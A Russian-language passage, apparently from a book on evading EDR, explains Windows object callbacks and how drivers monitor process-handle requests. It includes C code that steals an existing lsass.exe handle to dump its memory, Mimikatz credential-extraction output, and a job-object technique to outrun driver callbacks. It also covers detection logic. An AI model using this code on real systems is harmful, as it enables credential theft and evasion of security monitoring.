Мониторинг создания новых процессов и потоков - чрезвычайно важная возможность любой EDR. Он позволяет строить карту связей родительских и дочерних процессов, исследовать подозрительные процессы до начала их выполнения и выявлять создание удалённых потоков. Хотя Windows предоставляет и другие способы получения этих сведений, чаще всего применяются процедуры обратного вызова для создания процессов и потоков в драйвере EDR. Они дают обширное представление о действиях в системе, и обойти их трудно: приходится полагаться на пробелы в покрытии и слепые зоны, а не на фундаментальные недостатки лежащей в основе технологии.

Глава 4. Уведомления об объектах

События процессов и потоков - лишь вершина айсберга в мониторинге системной активности с помощью процедур обратного вызова. В Windows разработчики могут также перехватывать запросы дескрипторов объектов, которые дают ценную телеметрию о действиях противника.

Объекты служат абстракцией таких ресурсов, как файлы, процессы, токены и разделы реестра. Централизованный посредник с говорящим названием **диспетчер объектов** выполняет задачи, связанные с контролем создания и уничтожения объектов, учётом распределения ресурсов и управлением временем жизни объекта. Кроме того, диспетчер объектов уведомляет зарегистрированные процедуры обратного вызова, когда код запрашивает дескрипторы процессов, потоков и объектов рабочего стола. Эти уведомления полезны для EDR, поскольку многие приёмы атакующих - от извлечения учётных данных до удалённого внедрения в процесс - требуют открытия подобных дескрипторов.

В этой главе мы исследуем одну из функций диспетчера объектов: способность уведомлять драйверы о возникновении в системе определённых действий с объектами. А затем, разумеется, обсудим, как атакующие могут уклониться от такого обнаружения.

Как работают уведомления об объектах

Как и для всех остальных видов уведомлений, EDR может зарегистрировать процедуру обратного вызова для объектов одной функцией - в данном случае `nt!ObRegisterCallbacks()`. Рассмотрим эту функцию, разберёмся в принципе её работы, а затем попрактикуемся в реализации процедуры обратного вызова для объектов.

Регистрация новой процедуры обратного вызова

На первый взгляд функция регистрации проста и требует лишь два указателя в качестве параметров: `CallbackRegistration`, задающий саму процедуру обратного вызова и другие регистрационные сведения, и `RegistrationHandle`, получающий значение, которое передаётся, когда драйвер хочет отменить регистрацию процедуры.

Несмотря на простое определение функции, структура, передаваемая через параметр `CallbackRegistration`, совсем не проста. Её определение приведено в листинге 4-1.

```
typedef struct _OB_CALLBACK_REGISTRATION {
  USHORT                    Version;
  USHORT                    OperationRegistrationCount;
  UNICODE_STRING            Altitude;
  PVOID                     RegistrationContext;
  OB_OPERATION_REGISTRATION *OperationRegistration;
} OB_CALLBACK_REGISTRATION, *POB_CALLBACK_REGISTRATION;
```

Листинг 4-1. Определение структуры `OB_CALLBACK_REGISTRATION`

Некоторые из этих значений довольно понятны. Версия регистрации процедуры обратного вызова для объектов всегда равна `OB_FLT_REGISTRATION_VERSION` (`0x0100`). Член `OperationRegistrationCount` содержит число структур регистрации процедур, переданных в члене `OperationRegistration`, а `RegistrationContext` - некоторое значение, которое без изменений передаётся процедурам обратного вызова при каждом их вызове и чаще всего устанавливается в null.

Член `Altitude` - строка, определяющая порядок вызова процедур обратного вызова. Предоперационная процедура с большей высотой выполняется раньше, а послеоперационная процедура с большей высотой - позже. Этому члену можно присвоить любое значение, если его ещё не используют процедуры другого драйвера. К счастью, Microsoft разрешает применять десятичные дроби, а не только целые числа, что снижает общую вероятность столкновения высот.

Центральную роль в этой функции регистрации играет параметр `OperationRegistration` и массив регистрационных структур, на который он указывает. Определение такой структуры показано в листинге 4-2. Каждая структура массива указывает, регистрирует ли функция предоперационную или послеоперационную процедуру обратного вызова.

```
typedef struct _OB_OPERATION_REGISTRATION {
  POBJECT_TYPE                *ObjectType;
  OB_OPERATION                Operations;
  POB_PRE_OPERATION_CALLBACK  PreOperation;
  POB_POST_OPERATION_CALLBACK PostOperation;
} OB_OPERATION_REGISTRATION, *POB_OPERATION_REGISTRATION;
```

Листинг 4-2. Определение структуры `OB_OPERATION_REGISTRATION`

Каждый член и его назначение описаны в таблице 4-1. Если вам интересно, что именно отслеживает драйвер, эти структуры содержат основную часть нужной информации.

Таблица 4-1. Члены структуры `OB_OPERATION_REGISTRATION`

Член	Назначение
`ObjectType`	Указатель на тип объекта, который разработчик драйвера хочет отслеживать. На момент написания книги поддерживаются три значения: - `PsProcessType` - процессы; - `PsThreadType` - потоки; - `ExDesktopObjectType` - рабочие столы.
`Operations`	Флаг, указывающий вид отслеживаемой операции с дескриптором. Это может быть `OB_OPERATION_HANDLE_CREATE` для отслеживания запросов новых дескрипторов либо `OB_OPERATION_HANDLE_DUPLICATE` для отслеживания запросов дублирования дескрипторов.
`PreOperation`	Указатель на предоперационную процедуру обратного вызова. Она вызывается до завершения операции с дескриптором.
`PostOperation`	Указатель на послеоперационную процедуру обратного вызова. Она вызывается после завершения операции с дескриптором.

Мы подробнее обсудим эти члены в разделе «Определение действий драйвера после срабатывания» на странице 66 оригинала.

Отслеживание запросов новых и дублированных дескрипторов процессов

EDR часто реализуют предоперационные процедуры обратного вызова для отслеживания запросов новых и дублированных дескрипторов процессов. Мониторинг запросов дескрипторов потоков и рабочих столов тоже может быть полезен, но атакующие чаще запрашивают дескрипторы процессов, поэтому обычно именно они дают более существенную информацию. В листинге 4-3 показано, как EDR может реализовать такую процедуру в драйвере.

```
PVOID g_pObCallbackRegHandle;
NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObj, PUNICODE_STRING pRegPath)
{
  NTSTATUS status = STATUS_SUCCESS;
  OB_CALLBACK_REGISTRATION CallbackReg;
  OB_OPERATION_REGISTRATION OperationReg;
  RtlZeroMemory(&CallbackReg, sizeof(OB_CALLBACK_REGISTRATION));
  RtlZeroMemory(&OperationReg, sizeof(OB_OPERATION_REGISTRATION));
  --snip--
  CallbackReg.Version = OB_FLT_REGISTRATION_VERSION;
1 CallbackReg.OperationRegistrationCount = 1;
  RtlInitUnicodeString(&CallbackReg.Altitude, L"28133.08004");
  CallbackReg.RegistrationContext = NULL;
3 OperationReg.ObjectType = PsProcessType;
4 OperationReg.Operations = OB_OPERATION_HANDLE_CREATE | OB_OPERATION_HANDLE_DUPLICATE;
5 OperationReg.PreOperation = ObjectNotificationCallback;
6 CallbackReg.OperationRegistration = &OperationReg;
7 status = ObRegisterCallbacks(&CallbackReg, &g_pObCallbackRegHandle);
  if (!NT_SUCCESS(status))
  {
    return status;
  }
  --snip--
}

OB_PREOP_CALLBACK_STATUS ObjectNotificationCallback(
  PVOID RegistrationContext,
  POB_PRE_OPERATION_INFORMATION Info)
{
  --snip--
}
```

Листинг 4-3. Регистрация предоперационной процедуры обратного вызова для уведомлений

В этом примере драйвера мы начинаем с заполнения регистрационной структуры процедуры обратного вызова. Два наиболее важных члена - `OperationRegistrationCount`, которому присваивается значение 1, показывающее, что регистрируется только одна процедура обратного вызова **1**, и высота, для которой выбирается произвольное значение **2**, чтобы избежать столкновений с процедурами других драйверов.

Далее мы настраиваем структуру регистрации операции. Члену `ObjectType` присваивается `PsProcessType` **3**, а члену `Operations` - значения, указывающие, что нас интересует мониторинг операций с новыми или дублированными дескрипторами процессов **4**. Наконец, в члене `PreOperation` задаётся указатель на внутреннюю функцию обратного вызова **5**.

В завершение мы связываем структуру регистрации операции с регистрационной структурой процедуры обратного вызова, передавая указатель на неё в члене `OperationRegistration` **6**. Теперь можно вызвать функцию регистрации **7**. После завершения функции наша процедура обратного вызова начнёт получать события, а мы получим значение, которое можно передать функции регистрации, чтобы отменить регистрацию процедуры.

Определение объектов, отслеживаемых EDR

Как определить, какие объекты отслеживает EDR? Как и для других видов уведомлений, при вызове функции регистрации система добавляет процедуру обратного вызова в массив процедур. Однако у обратных вызовов для объектов этот массив устроен не так просто, как другие.

Помните указатели, которые мы передали в структуру регистрации операции, чтобы сообщить, какой тип объектов хотим отслеживать? До сих пор в книге нам главным образом встречались указатели на структуры, но эти указатели вместо этого ссылаются на значения перечисления. Рассмотрим `nt!PsProcessType` и выясним, что происходит. Типы объектов вроде

nt!PsProcessType в действительности являются структурами OBJECT_TYPE. В листинге 4-4 показано, как они выглядят в работающей системе при просмотре в отладчике WinDbg.

```
2: kd> dt nt!_OBJECT_TYPE poi(nt!PsProcessType)
 +0x000 TypeList                 : _LIST_ENTRY [ 0xffffad8b`9ec8e220 -
    0xffffad8b`9ec8e220 ]
 +0x010 Name                     : _UNICODE_STRING "Process"
 +0x020 DefaultObject            : (null)
 +0x028 Index                    : 0x7 ' '
 +0x02c TotalNumberOfObjects     : 0x7c
 +0x030 TotalNumberOfHandles     : 0x4ce
 +0x034 HighWaterNumberOfObjects : 0x7d
 +0x038 HighWaterNumberOfHandles : 0x4f1
 +0x040 TypeInfo                 : _OBJECT_TYPE_INITIALIZER
 +0x0b8 TypeLock                 : _EX_PUSH_LOCK
 +0x0c0 Key                      : 0x636f7250
 +0x0c8 CallbackList             : _LIST_ENTRY [ 0xffff9708`64093680 -
    0xffff9708`64093680 ]
```

Листинг 4-4. Структура nt!_OBJECT_TYPE*, на которую указывает* nt!PsProcessType

Особенно интересен член CallbackList со смещением 0x0c8: он указывает на структуру LIST_ENTRY, которая служит точкой входа, или заголовком, двусвязного списка процедур обратного вызова, связанных с типом объекта процесса. Каждая запись списка указывает на недокументированную структуру CALLBACK_ENTRY_ITEM. Её определение приведено в листинге 4-5.

```
Typedef struct _CALLBACK_ENTRY_ITEM {
  LIST_ENTRY                   EntryItemList;
  OB_OPERATION                Operations;
  DWORD                       Active;
  PCALLBACK_ENTRY             CallbackEntry;
  POBJECT_TYPE                ObjectType;
  POB_PRE_OPERATION_CALLBACK  PreOperation;
  POB_POST_OPERATION_CALLBACK PostOperation;
  __int64                     unk;
} CALLBACK_ENTRY_ITEM, * PCALLBACK_ENTRY_ITEM;
```

Листинг 4-5. Определение структуры CALLBACK_ENTRY_ITEM

Член PreOperation этой структуры находится по смещению 0x028. Если пройти связный список процедур обратного вызова и получить символ по адресу, на который указывает этот член в каждой структуре, можно перечислить драйверы, отслеживающие операции с дескрипторами процессов. И снова на помощь приходит WinDbg: он поддерживает сценарии, позволяющие сделать именно это, как показано в листинге 4-6.

```
2: kd> !list -x ".if (poi(@$extret+0x28) != 0) { lmDva (poi(@$extret+0x28)); }"
(poi(nt!PsProcessType)+0xc8)
Browse full module list
start             end                 module name
fffff802`73b80000 fffff802`73bf2000 WdFilter (no symbols)
    Loaded symbol image file: WdFilter.sys
1   Image path: \SystemRoot\system32\drivers\wd\WdFilter.sys
    Image name: WdFilter.sys
    Browse all global symbols functions data
    Image was built with /Brepro flag.
    Timestamp: 629E0677 (This is a reproducible build file hash, not a timestamp)
    CheckSum: 0006EF0F
    ImageSize: 00072000
    Translations: 0000.04b0 0000.04e4 0409.04b0 0409.04e4
    Information from resource tables:
```

Листинг 4-6. Перечисление предоперационных процедур обратного вызова для операций с дескрипторами процессов

По существу, эта команда отладчика означает: «Пройди связный список, начинающийся по адресу, на который указывает член CallbackList структуры nt!_OBJECT_TYPE для nt!PsProcessType, и выведи сведения о модуле, если адрес, на который указывает член PreOperation, не является

нулевым».

В моей тестовой системе `WdFilter.sys` Защитника **1** - единственный драйвер с зарегистрированной процедурой обратного вызова. В настоящей системе с развёрнутой EDR рядом с Защитником почти наверняка будет зарегистрирован драйвер EDR. Тем же способом можно перечислить процедуры, отслеживающие операции с дескрипторами потоков или рабочих столов, но они обычно встречаются значительно реже. Кроме того, если Microsoft добавит возможность регистрировать процедуры для операций с дескрипторами других видов объектов, например токенов, этот способ позволит перечислить и их.

Определение действий драйвера после срабатывания

Полезно знать, какие типы объектов интересуют EDR, но наиболее ценная информация - что именно делает драйвер после срабатывания. EDR способна выполнять множество действий: от незаметного наблюдения за работой кода до активного вмешательства в запросы. Чтобы понять возможные действия драйвера, сначала нужно рассмотреть данные, с которыми он работает.

Когда некоторая операция с дескриптором вызывает зарегистрированную процедуру, та получает указатель либо на структуру `OB_PRE_OPERATION_INFORMATION`, если процедура предоперационная, либо на `OB_POST_OPERATION_INFORMATION`, если она послеоперационная. Эти структуры очень похожи, однако послеоперационная версия содержит только код возврата операции с дескриптором, и её данные нельзя изменить. Предоперационные процедуры встречаются намного чаще, поскольку позволяют драйверу перехватить и изменить операцию с дескриптором. Поэтому мы сосредоточимся на предоперационной структуре, показанной в листинге 4-7.

```
typedef struct _OB_PRE_OPERATION_INFORMATION {
  OB_OPERATION Operation;
  union {
    ULONG Flags;
    struct {
      ULONG KernelHandle : 1;
      ULONG Reserved : 31;
    };
  };
  PVOID                       Object;
  POBJECT_TYPE                ObjectType;
  PVOID                       CallContext;
  POB_PRE_OPERATION_PARAMETERS Parameters;
} OB_PRE_OPERATION_INFORMATION, *POB_PRE_OPERATION_INFORMATION;
```

Листинг 4-7. Определение структуры `OB_PRE_OPERATION_INFORMATION`

Как и при регистрации процедуры, разбор данных уведомления немного сложнее, чем кажется. Последовательно рассмотрим важные части. Сначала дескриптор `Operation` показывает, выполняется ли создание нового дескриптора или дублирование существующего. Разработчик EDR может использовать его, чтобы выбирать разные действия в зависимости от вида обрабатываемой операции. Кроме того, если значение `KernelHandle` не равно нулю, дескриптор является дескриптором ядра, и функция обратного вызова редко будет его обрабатывать. Это позволяет EDR ещё сильнее сократить круг событий, которые требуется отслеживать для эффективного покрытия.

Указатель `Object` ссылается на цель операции с дескриптором. Драйвер может воспользоваться им для дальнейшего изучения цели, например чтобы получить сведения о её процессе. Указатель `ObjectType` показывает, направлена ли операция на процесс или поток, а `Parameters` ссылается на структуру, указывающую вид обрабатываемой операции: создание или дублирование дескриптора.

Для фильтрации операции драйвер использует почти всё, что находится в структуре до члена `Parameters`. Когда тип объекта и виды обрабатываемых операций известны, дополнительные проверки обычно ограничиваются определением того, является ли дескриптор дескриптором ядра. Настоящая магия начинается при обработке структуры, на которую указывает `Parameters`. Если операция создаёт новый дескриптор, мы получаем указатель на структуру из листинга 4-8.

```
typedef struct _OB_PRE_CREATE_HANDLE_INFORMATION {
  ACCESS_MASK DesiredAccess;
  ACCESS_MASK OriginalDesiredAccess;
} OB_PRE_CREATE_HANDLE_INFORMATION, *POB_PRE_CREATE_HANDLE_INFORMATION;
```

Листинг 4-8. Определение структуры `OB_PRE_CREATE_HANDLE_INFORMATION`

Оба значения `ACCESS_MASK` задают права доступа, которые следует предоставить дескриптору. Это могут быть такие значения, как `PROCESS_VM_OPERATION` или `THREAD_SET_THREAD_TOKEN`, передаваемые функциям в параметре `dwDesiredAccess` при открытии процесса или потока.

Возможно, вы задаётесь вопросом, почему структура содержит две копии одного значения. Причина в том, что предоперационные уведомления позволяют драйверу изменять запросы. Допустим, драйвер хочет запретить процессам читать память `lsass.exe`. Сначала атакующему потребуется открыть дескриптор с соответствующими правами, поэтому он может запросить `PROCESS_ALL_ACCESS`. Драйвер получит уведомление о новом дескрипторе процесса и увидит запрошенную маску доступа в члене `OriginalDesiredAccess`. Чтобы запретить доступ, он может удалить `PROCESS_VM_READ`, инвертировав связанный с этим правом бит в члене `DesiredAccess` оператором побитового дополнения (~). Инвертирование бита не даёт дескриптору получить именно это право, но сохраняет все остальные запрошенные права.

Если операция дублирует существующий дескриптор, мы получим указатель на структуру из листинга 4-9, содержащую два дополнительных указателя.

```
typedef struct _OB_PRE_DUPLICATE_HANDLE_INFORMATION {
  ACCESS_MASK DesiredAccess;
  ACCESS_MASK OriginalDesiredAccess;
  PVOID       SourceProcess;
  PVOID       TargetProcess;
} OB_PRE_DUPLICATE_HANDLE_INFORMATION, *POB_PRE_DUPLICATE_HANDLE_INFORMATION;
```

Листинг 4-9. Определение структуры `OB_PRE_DUPLICATE_HANDLE_INFORMATION`

Член `SourceProcess` - указатель на объект процесса, из которого происходит дескриптор, а `TargetProcess` - указатель на процесс, получающий дескриптор. Они соответствуют параметрам `hSourceProcessHandle` и `hTargetProcessHandle`, передаваемым функции ядра для дублирования дескрипторов.

Обход процедур обратного вызова для объектов во время атаки на аутентификацию

Бесспорно, один из процессов, на которые атакующие нацеливаются чаще всего, - `lsass.exe`, отвечающий за аутентификацию в пользовательском режиме. Его адресное пространство может содержать открытые учётные данные, которые злоумышленники способны извлечь с помощью таких инструментов, как Mimikatz, ProcDump и даже диспетчер задач.

Поскольку `lsass.exe` подвергается столь многочисленным атакам, поставщики средств безопасности вложили значительное время и усилия в выявление злоупотреблений этим процессом. Одним из самых надёжных источников данных для этой цели служат уведомления процедур обратного вызова для объектов. Чтобы определить вредоносность действия, многие EDR

используют три элемента информации, которые передаются процедуре при каждом запросе нового дескриптора процесса: процесс-источник запроса, процесс, для которого запрашивается дескриптор, и **маску доступа**, то есть права, запрошенные вызывающим процессом.

Например, когда оператор запрашивает новый дескриптор процесса `lsass.exe`, драйвер EDR определяет вызывающий процесс и проверяет, является ли целью `lsass.exe`. Если да, он может оценить запрошенные права доступа и проверить наличие `PROCESS_VM_READ`, необходимого для чтения памяти процесса. Затем, если запрашивающий процесс не входит в список процессов, которым разрешён доступ к `lsass.exe`, драйвер может вернуть недопустимый дескриптор или дескриптор с изменённой маской доступа и уведомить агента о потенциально вредоносном поведении.

> **Примечание.** Иногда защитники могут определить конкретный инструмент атакующего по запрошенным маскам доступа. Многие наступательные инструменты при открытии дескрипторов процессов запрашивают избыточные маски, например `PROCESS_ALL_ACCESS`, или нетипичные, например сочетание `PROCESS_VM_READ | PROCESS_QUERY_LIMITED_INFORMATION`, запрашиваемое Mimikatz.

Итак, стратегия обнаружения EDR опирается на три предположения: вызывающий процесс откроет новый дескриптор `lsass.exe`, этот процесс будет нетипичным, а запрошенная маска доступа позволит ему читать память `lsass.exe`. Атакующие могут воспользоваться этими предположениями, чтобы обойти логику обнаружения агента.

Кража дескриптора

Один из способов уклонения состоит в том, чтобы продублировать принадлежащий другому процессу дескриптор `lsass.exe`. Найти такие дескрипторы можно через API `ntdll!NtQuerySystemInformation()`, который предоставляет чрезвычайно полезную возможность: непривилегированный пользователь может просмотреть системную таблицу дескрипторов. В ней перечислены все открытые в системе дескрипторы, включая такие объекты, как мьютексы, файлы и, что важнее всего, процессы. В листинге 4-10 показано, как вредоносная программа может запросить этот API.

```
PSYSTEM_HANDLE_INFORMATION GetSystemHandles()
{
  NTSTATUS status = STATUS_SUCCESS;
  PSYSTEM_HANDLE_INFORMATION pHandleInfo = NULL;
  ULONG ulSize = sizeof(SYSTEM_HANDLE_INFORMATION);
  pHandleInfo = (PSYSTEM_HANDLE_INFORMATION)malloc(ulSize);
  if (!pHandleInfo)
  {
    return NULL;
  }
  status = NtQuerySystemInformation(
1   SystemHandleInformation,
    pHandleInfo,
    ulSize, &ulSize);
  while (status == STATUS_INFO_LENGTH_MISMATCH)
  {
    free(pHandleInfo);
    pHandleInfo = (PSYSTEM_HANDLE_INFORMATION)malloc(ulSize);
    status = NtQuerySystemInformation(
      SystemHandleInformation,
2     pHandleInfo,
      ulSize, &ulSize);
  }
  if (status != STATUS_SUCCESS)
  {
    return NULL;
  }
}
```

Листинг 4-10. Получение таблицы дескрипторов

Передав этой функции класс сведений `SystemHandleInformation` **1**, пользователь может получить массив со всеми активными дескрипторами системы. После завершения функция сохраняет массив в переменной-члене структуры `SYSTEM_HANDLE_INFORMATION` **2**.

Далее вредоносная программа может перебрать массив дескрипторов, как показано в листинге 4-11, и отфильтровать непригодные.

```
for (DWORD i = 0; i < pHandleInfo->NumberOfHandles; i++)
{
  SYSTEM_HANDLE_TABLE_ENTRY_INFO handleInfo = pHandleInfo->Handles[i];
1 if (handleInfo.UniqueProcessId != g_dwLsassPid && handleInfo.UniqueProcessId != 4)
  {
    HANDLE hTargetProcess = OpenProcess(
      PROCESS_DUP_HANDLE,
      FALSE,
      handleInfo.UniqueProcessId);
    if (hTargetProcess == NULL)
    {
      continue;
    }
    HANDLE hDuplicateHandle = NULL;
    if (!DuplicateHandle(
      hTargetProcess,
      (HANDLE)handleInfo.HandleValue,
      GetCurrentProcess(),
      &hDuplicateHandle,
      0, 0, DUPLICATE_SAME_ACCESS))
    {
      continue;
    }
    status = NtQueryObject(
      hDuplicateHandle,
      ObjectTypeInformation,
      NULL, 0, &ulReturnLength);
    if (status == STATUS_INFO_LENGTH_MISMATCH)
    {
      PPUBLIC_OBJECT_TYPE_INFORMATION pObjectTypeInfo =
        (PPUBLIC_OBJECT_TYPE_INFORMATION)malloc(ulReturnLength);
      if (!pObjectTypeInfo)
      {
        break;
      }
      status = NtQueryObject(
        hDuplicateHandle,
2       ObjectTypeInformation,
        pObjectTypeInfo,
        ulReturnLength,
        &ulReturnLength);
      if (status != STATUS_SUCCESS)
      {
        continue;
      }
3     if (!_wcsicmp(pObjectTypeInfo->TypeName.Buffer, L"Process"))
      {
        --snip--
      }
      free(pObjectTypeInfo);
    }
  }
}
```

Листинг 4-11. Фильтрация только дескрипторов процессов

Сначала мы убеждаемся, что дескриптор не принадлежит ни `lsass.exe`, ни системному процессу **1**, поскольку это могло бы запустить некоторую логику оповещения. Затем вызывается `ntdll!NtQueryObject()` с аргументом `ObjectTypeInformation` **2**, чтобы получить тип объекта, которому принадлежит дескриптор. После этого мы определяем, относится ли дескриптор к объекту процесса **3**, и тем самым исключаем все остальные типы, например файлы и мьютексы.

Закончив базовую фильтрацию, необходимо исследовать дескрипторы подробнее и убедиться, что они обладают правами доступа, нужными для выгрузки памяти процесса. Листинг 4-12 продолжает код предыдущего листинга.

```
if (!_wcsicmp(pObjectTypeInfo->TypeName.Buffer, L"Process"))
{
  LPWSTR szImageName = (LPWSTR)malloc(MAX_PATH * sizeof(WCHAR));
  DWORD dwSize = MAX_PATH * sizeof(WCHAR);
1 if (QueryFullProcessImageNameW(hDuplicateHandle, 0, szImageName, &dwSize))
  {
    if (IsLsassHandle(szImageName) &&
      (handleEntryInfo.GrantedAccess & PROCESS_VM_READ) == PROCESS_VM_READ &&
      (handleEntryInfo.GrantedAccess & PROCESS_QUERY_INFORMATION) ==
      PROCESS_QUERY_INFORMATION)
    {
      HANDLE hOutFile = CreateFileW(
        L"C:\\lsa.dmp",
        GENERIC_WRITE,
        0,
        NULL,
        CREATE_ALWAYS,
        0, NULL);
2     if (MiniDumpWriteDump(
        hDuplicateHandle,
        dwLsassPid,
        hOutFile,
        MiniDumpWithFullMemory,
        NULL, NULL, NULL))
      {
        break;
      }
      CloseHandle(hOutFile);
    }
  }
}
```

Листинг 4-12. Оценка дублированных дескрипторов и выгрузка памяти

Сначала мы получаем имя образа процесса **1** и передаём его внутренней функции `IsLsassHandle()`, которая проверяет, относится ли дескриптор процесса к `lsass.exe`. Затем проверяются права доступа дескриптора: нам нужны `PROCESS_VM_READ` и `PROCESS_QUERY_INFORMATION`, поскольку они требуются API, который будет читать память процесса `lsass.exe`. Если найден существующий дескриптор `lsass.exe` с нужными правами, мы передаём дубликат API и извлекаем сведения **2**.

С помощью нового дескриптора можно создать дамп памяти `lsass.exe` и обработать его таким инструментом, как Mimikatz. Этот порядок действий показан в листинге 4-13.

```
C:\> HandleDuplication.exe
LSASS PID: 884
[+] Found a handle with the required rights!
 Owner PID: 17600
 Handle Value: 0xff8
 Granted Access: 0x1fffff
[>] Dumping LSASS memory to the DMP file...
[+] Dumped LSASS memory C:\lsa.dmp
C:\> mimikatz.exe
mimikatz # sekurlsa::minidump C:\lsa.dmp
Switch to MINIDUMP : 'C:\lsa.dmp'
mimikatz # sekurlsa::logonpasswords
Opening : 'C:\lsa.dmp' file for minidump...
Authentication Id : 0 ; 6189696 (00000000:005e7280)
Session : RemoteInteractive from 2
User Name : highpriv
Domain : MILKYWAY
Logon Server : SUN
--snip--
```

Листинг 4-13. Выгрузка памяти `lsass.exe` *и обработка мини-дампа с помощью Mimikatz*

Как видно, наш инструмент определяет, что PID 17600, соответствующий Process Explorer на моей тестовой машине, обладает дескриптором `lsass.exe` с маской доступа `PROCESS_ALL_ACCESS`

(0x1FFFFF). Мы используем этот дескриптор, чтобы выгрузить память в файл C:\lsa.dmp. Затем запускаем Mimikatz, обрабатываем файл и командой sekurlsa::logonpasswords извлекаем материалы учётных данных. Обратите внимание: для снижения риска обнаружения эти действия Mimikatz можно выполнить за пределами целевой системы, поскольку мы работаем с файлом, а не с живой памятью.

Хотя такой приём позволяет обойти некоторые датчики, EDR всё ещё способна выявить наше поведение множеством способов. Помните, что процедуры обратного вызова для объектов могут получать уведомления о запросах дублирования. Возможная логика обнаружения в драйвере EDR показана в листинге 4-14.

```
OB_PREOP_CALLBACK_STATUS ObjectNotificationCallback(
  PVOID RegistrationContext,
  POB_PRE_OPERATION_INFORMATION Info)
{
  NTSTATUS status = STATUS_SUCCESS;
1 if (Info->ObjectType == *PsProcessType)
  {
    if (Info->Operation == OB_OPERATION_HANDLE_DUPLICATE)
    {
      PUNICODE_STRING psTargetProcessName = HelperGetProcessName(
        (PEPROCESS)Info->Object);
      if (!psTargetProcessName))
      {
        return OB_PREOP_SUCCESS;
      }
      UNICODE_STRING sLsaProcessName = RTL_CONSTANT_STRING(L"lsass.exe");
2     if (FsRtlAreNamesEqual(psTargetProcessName, &sLsaProcessName, TRUE, NULL))
      {
        --snip--
      }
    }
  }
  --snip--
}
```

Листинг 4-14. Фильтрация событий дублирования дескрипторов по имени целевого процесса

Чтобы выявлять запросы дублирования, EDR может определить, равен ли член ObjectType структуры OB_PRE_OPERATION_INFORMATION, передаваемой процедуре обратного вызова, значению PsProcessType, и, если да, равен ли её член Operation значению OB_OPERATION_HANDLE_DUPLICATE **1**. С помощью дополнительной фильтрации можно установить, не наблюдаем ли мы описанный выше приём. Затем можно сравнить имя целевого процесса с именем одного чувствительного процесса или их списка **2**.

Драйвер с такой проверкой обнаружит дублирование дескриптора процесса, выполненное посредством kernel32!DuplicateHandle(). На рисунке 4-1 показана имитация EDR, сообщающая об этом событии.

	Description	File Name	Target Process Name	Requested Access
07:53:44.353	Detected a process duplicating a handle to another process	Handle Duplication.exe	lsass.exe	0x1478

Рисунок 4-1. Обнаружение дублирования дескриптора процесса

К сожалению, на момент написания книги многие датчики проверяют лишь запросы новых дескрипторов, но не запросы дублирования. В будущем это может измениться, поэтому всегда выясняйте, выполняет ли такую проверку драйвер конкретной EDR.

Опережение процедуры обратного вызова

В работе 2020 года «Fast and Furious: Outrunning Windows Kernel Notification Routines from User-Mode» Пьер Сихолас (Pierre Ciholas), Хосе Мигель Суч (Jose Miguel Such), Ангелос К. Марнеридес (Angelos K. Marnerides), Бенджамин Грин (Benjamin Green), Цзяцзе Чжан (Jiajie Zhang) и Уц Рёдиг (Utz Roedig) продемонстрировали новый способ уклонения от обнаружения процедурами обратного вызова для объектов. Их приём запрашивает дескриптор процесса до того, как выполнение будет передано процедуре обратного вызова драйвера. Авторы описали два разных способа опередить процедуры; они рассматриваются в следующих разделах.

Создание объекта задания для родительского процесса

Первый способ работает, когда атакующему требуется получить доступ к процессу с известным родителем. Например, если пользователь дважды щёлкает приложение в графическом интерфейсе Windows, его родительским процессом должен быть `explorer.exe`. В таких случаях атакующий точно знает родителя целевого процесса, что позволяет с помощью некоторых особенностей Windows, которые мы вскоре обсудим, открыть дескриптор целевого дочернего процесса до того, как драйвер успеет отреагировать. Этот приём показан в листинге 4-15.

```
int main(int argc, char* argv[])
{
  HANDLE hParent = INVALID_HANDLE_VALUE;
  HANDLE hIoCompletionPort = INVALID_HANDLE_VALUE;
  HANDLE hJob = INVALID_HANDLE_VALUE;
  JOBOBJECT_ASSOCIATE_COMPLETION_PORT jobPort;
  HANDLE hThread = INVALID_HANDLE_VALUE;
  --snip--
  hParent = OpenProcess(PROCESS_ALL_ACCESS, true, atoi(argv[1]));
1 hJob = CreateJobObjectW(nullptr, L"DriverRacer");
2 hIoCompletionPort = CreateIoCompletionPort(
    INVALID_HANDLE_VALUE,
    nullptr,
    0, 0
  );
  jobPort = JOBOBJECT_ASSOCIATE_COMPLETION_PORT{
    INVALID_HANDLE_VALUE,
    hIoCompletionPort
  };
  if (!SetInformationJobObject(
    hJob,
    JobObjectAssociateCompletionPortInformation,
    &jobPort,
    sizeof(JOBOBJECT_ASSOCIATE_COMPLETION_PORT)
  ))
  {
    return GetLastError();
  }
  if (!AssignProcessToJobObject(hJob, hParent))
  {
    return GetLastError();
  }
  hThread = CreateThread(
    nullptr, 0,
3   (LPTHREAD_START_ROUTINE)GetChildHandles,
    &hIoCompletionPort,
    0, nullptr
  );
  WaitForSingleObject(hThread, INFINITE);
  --snip--
}
```

Листинг 4-15. Настройка объекта задания и порта завершения ввода-вывода для последующего запроса

Чтобы получить дескриптор защищённого процесса, оператор создаёт объект задания для известного родителя **1**. В результате процесс, назначивший объект задания, будет получать уведомления обо всех новых дочерних процессах через порт завершения ввода-вывода **2**. Затем процесс вредоносной программы должен как можно быстрее опрашивать этот порт. В нашем примере этим занимается внутренняя функция `GetChildHandles()` **3**, раскрытая в листинге 4-16.

```
void GetChildHandles(HANDLE* hIoCompletionPort)
{
  DWORD dwBytes = 0;
  ULONG_PTR lpKey = 0;
  LPOVERLAPPED lpOverlapped = nullptr;
  HANDLE hChild = INVALID_HANDLE_VALUE;
  WCHAR pszProcess[MAX_PATH];
  do
  {
    if (dwBytes == 6)
    {
      hChild = OpenProcess(
        PROCESS_ALL_ACCESS,
        true,
1       (DWORD)lpOverlapped
      );
2     GetModuleFileNameExW(
        hChild,
        nullptr,
        pszProcess,
        MAX_PATH
      );
      wprintf(L"New child handle:\n"
        "PID: %u\n"
        "Handle: %p\n"
        "Name: %ls\n\n",
        DWORD(lpOverlapped),
        hChild,
        pszProcess
      );
    }
3 } while (GetQueuedCompletionStatus(
    *hIoCompletionPort,
    &dwBytes,
    &lpKey,
    &lpOverlapped,
    INFINITE));
}
```

Листинг 4-16. Открытие дескрипторов новых процессов

В этой функции сначала проверяется порт завершения ввода-вывода в цикле `do...while` **3**. Если мы видим, что в рамках завершённой операции переданы байты, то открываем новый дескриптор возвращённого PID **1**, запрашивая полные права, то есть `PROCESS_ALL_ACCESS`. Получив дескриптор, мы проверяем имя его образа **2**. Настоящая вредоносная программа сделала бы с дескриптором что-нибудь полезное, например прочитала память процесса или завершила его, но здесь вместо этого выводятся лишь некоторые сведения.

